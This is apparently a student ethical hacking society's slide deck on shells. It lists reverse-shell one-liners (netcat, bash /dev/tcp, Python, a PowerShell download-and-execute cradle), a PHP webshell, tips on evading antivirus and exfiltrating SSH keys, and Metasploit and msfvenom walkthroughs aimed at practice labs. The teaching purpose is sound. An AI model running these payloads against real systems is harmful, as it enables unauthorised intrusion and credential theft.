

Ethical Student Hackers

🐚 Shells! 🐚



The Legal Bit

- The skills taught in these sessions allow identification and exploitation of security vulnerabilities in systems. We strive to give you a place to practice legally, and can point you to other places to practice. These skills should not be used on systems where you do not have explicit permission from the owner of the system. It is VERY easy to end up in breach of relevant laws, and we can accept no responsibility for anything you do with the skills learnt here.
- If we have reason to believe that you are utilising these skills against systems where you are not authorised you will be banned from our events, and if necessary the relevant authorities will be alerted.
- Remember, if you have any doubts as to if something is legal or authorised, just don't do it until you are able to confirm you are allowed to.



Code of Conduct

- Before proceeding past this point you must read and agree to our Code of Conduct - this is a requirement from the University for us to operate as a society.
- If you have any doubts or need anything clarified, please ask a member of the committee.
- Breaching the Code of Conduct = immediate ejection and further consequences.
- Code of Conduct can be found at
<https://shefesh.com/downloads/SESH%20Code%20of%20Conduct.pdf>




What's a Shell?

A way of interacting with the underlying Operating System

Generally use a Command Line Interface (CLI) although some are graphical

You've probably used them before:

- Unix Terminal
- Windows CMD/Powershell
- MacOS Terminal
- Secure Shell (SSH)



With a shell, you can execute commands on a device (within the bounds of the current user) - anything from reading/writing/deleting files, to spawning new processes and other more malicious actions...



Types of Shells

Types of Shells

- **Bind** Shell - The target creates a listener and we make a forward connection
- **Reverse** Shell - We create a listener and *cause* the attacker to make a reverse connection
- Both require some form of *Remote Code Execution (RCE)*

Shells can be created locally (e.g. by starting a new `/bin/bash` or powershell process) or remotely (by accessing SSH, Telnet, or by popping a webshell)

This can be benign (logging in to remotely access a server) or malicious (abusing a cron job for privilege escalation, breaking out of vi or nmap interactive terminal...)

We'll focus on Webshells in this session, but will look at other types in **Privilege Escalation** (next week's session)



Shell Implementations

sh, bash


CMD

Powershell

SSH


See examples:

<https://shefesh.com/wiki/fundamental-skills/windows-1---windows-command-line-usage.pdf> +
<https://shefesh.com/wiki/fundamental-skills/linux-1---navigating-the-file-system.pdf>



```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.19043.1288]
(c) Microsoft Corporation. All rights reserved.

C:\>_
```



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\>
```



Popping a Shell

The essence of hacking!

What techniques might we employ?

- Bind Shell
- Simple Reverse Shell
- Webshell via File Upload
 - This often leads to a bind/reverse shell
- Staged Payload
 - Upload a File
 - Force Device to Execute the File
- Process/DLL Injection
 - Often in memory, not on disk
- Direct access
 - SSH/RDP/WinRM with creds

What are our attack vectors?

- Command Injection
- Arbitrary File Write/File Upload
- Scheduled Process (often in an admin console)
- Insecure Deserialisation
- LFI + Log Poisoning
- Remote File Inclusion
- Occasionally SSRF/XXE -> RCE
- Browser Exploitation
- Malicious Documents
- 'Living off the Land'
- Automated Exploit of a Vulnerable Service (check out exploitDB and CVE lists to find these)



Shell Payloads

The choice of payload depends on the Operating System, binaries installed, and languages running on the server - getting a shell can be a mix of trial and error

Common payloads:

- Netcat Reverse: `nc -e /bin/bash [IP] [PORT]`, `nc.exe -e cmd.exe [IP] [PORT]`
- Bash Reverse: `sh -i >& /dev/tcp/[IP]/[PORT] 0>&1`
- Powershell Reverse: `IEX (New-Object Net.WebClient).DownloadString("http://[IP]:[PORT]/reverse.ps1")`
- Python Reverse: `python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("[IP]",[PORT]));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")'`
- PHP Webshell: `<?php echo(system($_GET['cmd'])); ?>`

<https://github.com/swisskyrepo/PayloadsAllTheThings> has a list of... well, payloads

<https://www.revshells.com/> generates commands - remember, Google is your most powerful tool...



Debugging Techniques

What do you do if you can't get a shell?

- Check your IP address (and listener port)
- Try a well known port (< 1000)
- Verify code execution with ping
 - `sudo tcpdump -i [interface] -n icmp`
 - `ping -c 1 [YOUR_IP]`
- Check what you're using is actually installed
- Use a different payload
 - revshells.com
 - Search "[language] reverse shell github"
- Remove bad characters with URL/Base64 encoding
 - `echo 'command' | base64 -w0`
 - `echo [base64] | base64 -d | bash`
- Try piping commands to bash with `curl` or `cat`
- Try a staged payload
- Obfuscate (to avoid AV)

What if you *can't* get traffic back?

- Can you read/write to the filesystem? What about a readable directory (e.g. the web server)? Or an SSH key?
- Can you exfiltrate an SSH key? Or a config file with creds?
- Is there another attack vector you could explore? What can the server do?
 - Access to internal vulnerable services
 - SSRF
 - Pivoting to other machines



Practical - DVWA

Visit <https://tryhackme.com/room/dvwa>, click 'Join Room'

- If you don't have Kali, you can use the Attackbox

Download THM connection pack and login to the VPN

- `sudo openvpn /path/to/yourusername.ovpn`

Visit the IP on screen + start hacking!

- Set the difficulty level - we recommend Medium
- Try the command injection vulnerability
 - Verify code execution
 - Get a reverse shell
 - Remember to check your IP with `ifconfig tun0`
- Try the file upload vulnerability to upload a webshell
 - You'll need to examine the site to figure out what language it runs!
 - Kali has some webshells prewritten for you in `/usr/share/webshells`

Tip: Look at our Web Fundamentals for tricks for discovering the site's underlying technology
<https://shefesh.com/wiki/fundamental-skills>



Practical - DVWA

10.10.113.99

Go Premium

YOUR IP

DVWA

Damn Vulnerable Web Application

Basic room for testing exploits against the Damn Vulnerable Web Application box

Active Machine Information

Title	IP Address	Expires	
DVWA	10.10.173.174	54m 24s	? Add 1 hour Terminate

DVWA IP

100%

Task 1 DVWA

DVWA is an awesome virtual machine commonly utilized in training and testing of new tools. This room is unguided and acts purely as a testing environment.

The credentials to login can easily be found online, but they are also included in the hint below, should you prefer to take the easy route.

Answer the questions below

Deploy the VM and start hacking!

No answer needed Correct Answer Hint

```
root@ip-10-10-113-99:~# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 10.10.113.99 netmask 255.255.0.0 broadcast 10.10.255.255
    inet6 fe80::4d:8bff:feac:dbb3 prefixlen 64 scopeid 0x20<link>
    ether 02:4d:8b:ac:db:b3 txqueuelen 1000 (Ethernet)
    RX packets 3599 bytes 267869 (267.8 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4194 bytes 4172562 (4.1 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@ip-10-10-113-99:~# ping 10.10.173.174
PING 10.10.173.174 (10.10.173.174) 56(84) bytes of data:
64 bytes from 10.10.173.174: icmp_seq=1 ttl=64 time=0.802 ms
64 bytes from 10.10.173.174: icmp_seq=2 ttl=64 time=0.544 ms
64 bytes from 10.10.173.174: icmp_seq=3 ttl=64 time=0.385 ms
^C
--- 10.10.173.174 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2032ms
rtt min/avg/max/mdev = 0.385/0.577/0.802/0.171 ms
root@ip-10-10-113-99:~#
```



Practical - DVWA

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- DVWA Security**
- PHP Info
- About
- Logout

DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

- Low - This security level is completely vulnerable and **has no security measures at all**. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
- Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
- High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
- Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Medium

PHPIDS

1 **PHPIDS** v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

2



Quick Break/Questions



Metasploit

Metasploit is a feature packed penetration testing framework made in Ruby. It has tons of custom modules that allow for quick and easy recon, exploitation and post-exploitation.

Available features include **encoders**, **exploits**, **payloads**, **auxiliary**, **post** exploit as well as custom **plugins**.

- Encoders obfuscate the exploits that we are running, making them harder to detect
- Auxiliary modules allow enumeration of the target
- Exploits are fairly self explanatory, it's the vulnerability we're exploiting
- Payloads are the code we expect the exploit to run
- Post includes post-exploitation, such as credential harvesting

There is a free, as well as a paid version of metasploit.

As a beginner, try and **limit the amount you use Metasploit**. Metasploit does a lot for you in the background, meaning it limits your understanding of how the exploits work. View the exploit code!



Metasploit - Looking for Exploits

When starting with Metasploit, the **help** command can come in very handy!

The **show** and **search** command to list all of the available modules we can run (There are a lot!)

If we want to look for a specific exploit, we can use search. E.g. **search apache** to show apache vulns

```
msf6 > show exploits
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/aix/local/ibstat_path	2013-09-24	excellent	Yes	ibstat \$PATH Privilege Escalation
1	exploit/aix/local/xorg_x11_server	2018-10-25	great	Yes	Xorg X11 Server Local Privilege Escalation
2	exploit/aix/rpc_cmds_opcode21	2009-10-07	great	No	AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
3	exploit/aix/rpc_ttdbserverd_realpath	2009-06-17	great	No	ToolTalk rpc.ttdbserverd_tt_internal_realpath Buffer Overflow (AIX)
4	exploit/android/adb/adb_server_exec	2016-01-01	excellent	Yes	Android ADB Debug Server Remote Payload Execution
5	exploit/android/browser/samsung_knox_smdm_url	2014-11-12	excellent	No	Samsung Galaxy KNOX Android Browser RCE
6	exploit/android/browser/stagefright_mp4_tx3g_64bit	2015-08-13	normal	No	Android Stagefright MP4 tx3g Integer Overflow
7	exploit/android/browser/webview_addjavascriptinterface	2012-12-21	excellent	No	Android Browser and WebView addJavaScriptInterface Code Execution
8	exploit/android/fileformat/adobe_reader_pdf_js_interface	2014-04-13	good	No	Adobe Reader for Android addJavaScriptInterface Exploit
9	exploit/android/local/binder_uaf	2019-09-26	excellent	No	Android Binder Use-After-Free Exploit
10	exploit/android/local/futex_requeue	2014-05-03	excellent	Yes	Android 'Towelroot' Futex Requeue Kernel Exploit

```
msf6 > search apache
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/http/atutor_filemanager_traversal	2016-03-01	excellent	Yes	ATutor 2.2.1 Directory Traversal / Remote Code Execution
1	exploit/multi/http/apache_activemq_upload_jsp	2016-06-01	excellent	No	ActiveMQ web shell upload
2	auxiliary/scanner/http/apache_userdir_enum		normal	No	Apache "mod_userdir" User Enumeration
3	exploit/windows/http/apache_activemq_traversal_upload	2015-08-19	excellent	Yes	Apache ActiveMQ 5.x-5.11.1 Directory Traversal Shell Upload
4	auxiliary/scanner/http/apache_activemq_traversal		normal	No	Apache ActiveMQ Directory Traversal
5	auxiliary/scanner/http/apache_activemq_source_disclosure		normal	No	Apache ActiveMQ JSP Files Source Disclosure
6	auxiliary/scanner/http/axis_login		normal	No	Apache Axis2 Brute Force Utility
7	auxiliary/scanner/http/axis_local_file_include		normal	No	Apache Axis2 v1.4.1 Local File Inclusion
8	auxiliary/dos/http/apache_commons_fileupload_dos	2014-02-06	normal	No	Apache Commons FileUpload and Apache Tomcat DoS
9	exploit/linux/http/apache_continuum_cmd_exec	2016-04-06	excellent	Yes	Apache Continuum Arbitrary Command Execution



Metasploit - Using Exploits

Once we've found a module we want to run, we can use the `use` command to use it.

Use the `options` command to see the configuration for the specific module.

Each module will have its own configuration, most of the configurations are standardised so it's easy to setup each module. Some modules will ask for a `RHOST` (Remote host ip/url) and an `LHOST` (address to connect back to), as well as respective ports (`RPORT` and `LPORT`).

Some exploit modules will require you to set some form of payload to be run after the exploit has been run. This is where you tell metasploit what you want to happen. Payloads can vary a lot, but most include executing some form of command on the target system, such as a reverse shell.



Metasploit - Exploit Example

Select the payload we want to use

List the available options

Show payloads we can use

Set parameters/options

- We can specify network adapters for LHOST

Run the exploit

```
msf6 > use exploit/multi/http/tomcat_jsp_upload_bypass
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

  Name      Current Setting  Required  Description
  ---      -
  Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      8080              yes       The target port (TCP)
  SSL        false             no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                 yes       The URI path of the Tomcat installation
  VHOST                      no        HTTP server virtual host

Payload options (generic/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.254.132 yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Automatic

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > show payloads

Compatible Payloads

  #  Name                                     Disclosure Date  Rank  Check  Description
  -  -
  0  payload/generic/custom                   normal          No     Custom Payload
  1  payload/generic/shell_bind_tcp           normal          No     Generic Command Shell, Bind TCP Inline
  2  payload/generic/shell_reverse_tcp        normal          No     Generic Command Shell, Reverse TCP Inline
  3  payload/java/jsp_shell_bind_tcp          normal          No     Java JSP Command Shell, Bind TCP Inline
  4  payload/java/jsp_shell_reverse_tcp        normal          No     Java JSP Command Shell, Reverse TCP Inline

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOST 192.168.254.64
RHOST => 192.168.254.64
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set LHOST tun0
LHOST => tun0
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > exploit
```



Metasploit - Generating Payloads

So in the last slide we can see Metasploit generating a payload and using it. However we can also use metasploit to generate payloads for use outside of msfconsole. This is useful for when we make our own exploits when we manually run exploits.

Msfvenom is one such command that allows us to generate payloads of different formats.

- [args]- The options to set for the payload, e.g. LHOST, LPORT
- -l - List the modules available, e.g. payloads, encoders...
- -p - Specify the payload to use, e.g. windows/meterpreter/reverse_tcp
- -f - Specify the format to use, e.g. exe, war, jsp, elf
- -e - The encoder to use, list them with -l encoders. e.g. x86/shikata_ga_nai
- -b - A list of bad character (Character to avoid using). Useful for buffer overflows
- -o - The file to output the binary to

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.254.137 -f exe -o payload.exe
```



Metasploit - Catching shells

When we generate our own payload using msfvenom, we need some way of interacting with the shell. Metasploit also has us covered there too!

When in the msfvenom prompt, enter `use exploit/multi/handler`

The handler is the tool we use to listen for reverse connections, when using metasploit for exploitation we will be using this a lot.

We then set the payload that we set the payload we used in `msfvenom -p`, then set the LHOST and LPORT to listen on.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Payload options (generic/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf6 exploit(multi/handler) > |
```



Metasploit

```
msf6 > show
--
  0  Wildcard Target

msf6 exploit(multi/handler) > set LHOST 192.168.254.132
LHOST => 192.168.254.132
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.254.132:4444
[*] Sending stage (984904 bytes) to 192.168.254.132
[*] Meterpreter session 1 opened (192.168.254.132:4444 => 192.168.254.132:41488 ) at 2021-11-22 18:02:50 +0000

meterpreter > ls
Listing: /home/mole
-----

Mode                Size      Type    Last modified          Name
-----
40700/rwx-----   4096    dir    2021-08-04 00:53:59 +0100 .BurpSuite
100600/rw-----     0      fil    2021-08-03 22:56:32 +0100 .ICEauthority

Error: invalid payload: payload/linux/x86/meterpreter/reverse_tcp

(mole@DarthKali)-[~]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.254.132 LPORT=4444 -f elf -o shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: shell.elf
```



Practical - Eternal Blue

Visit this TryHackMe Room: <https://tryhackme.com/room/blue>


Spawn the machine and get hacking!

You can use Metasploit for this room, or try to find a manual exploit if you prefer

Task 1 Recon

Scan and learn what exploit this machine is vulnerable to. Please note that this machine does not respond to ping (ICMP) and may take a few minutes to boot up. **This room is not meant to be a boot2root CTF, rather, this is an educational series for complete beginners. Professionals will likely get very little out of this room beyond basic practice as the process here is meant to be beginner-focused.**

[Start Machine](#)



Art by one of our members, Varg - [THM Profile](#) - [Instagram](#) - [Blue Merch](#) - [Twitter](#)

[Link to Ice](#), the sequel to Blue: [Link](#)

You can check out the third box in this series, Blaster, here: [Link](#)



Upcoming Sessions

What's up next?

www.shefesh.com/sessions

29/11/21 - Privilege Escalation

06/12/21 - Hack the Box walkthrough!

13/12/21 - Holiday Hackery Casual Hacking!

Xmas Break... Back in February after exams :)

Any Questions?



www.shefesh.com
Thanks for coming!

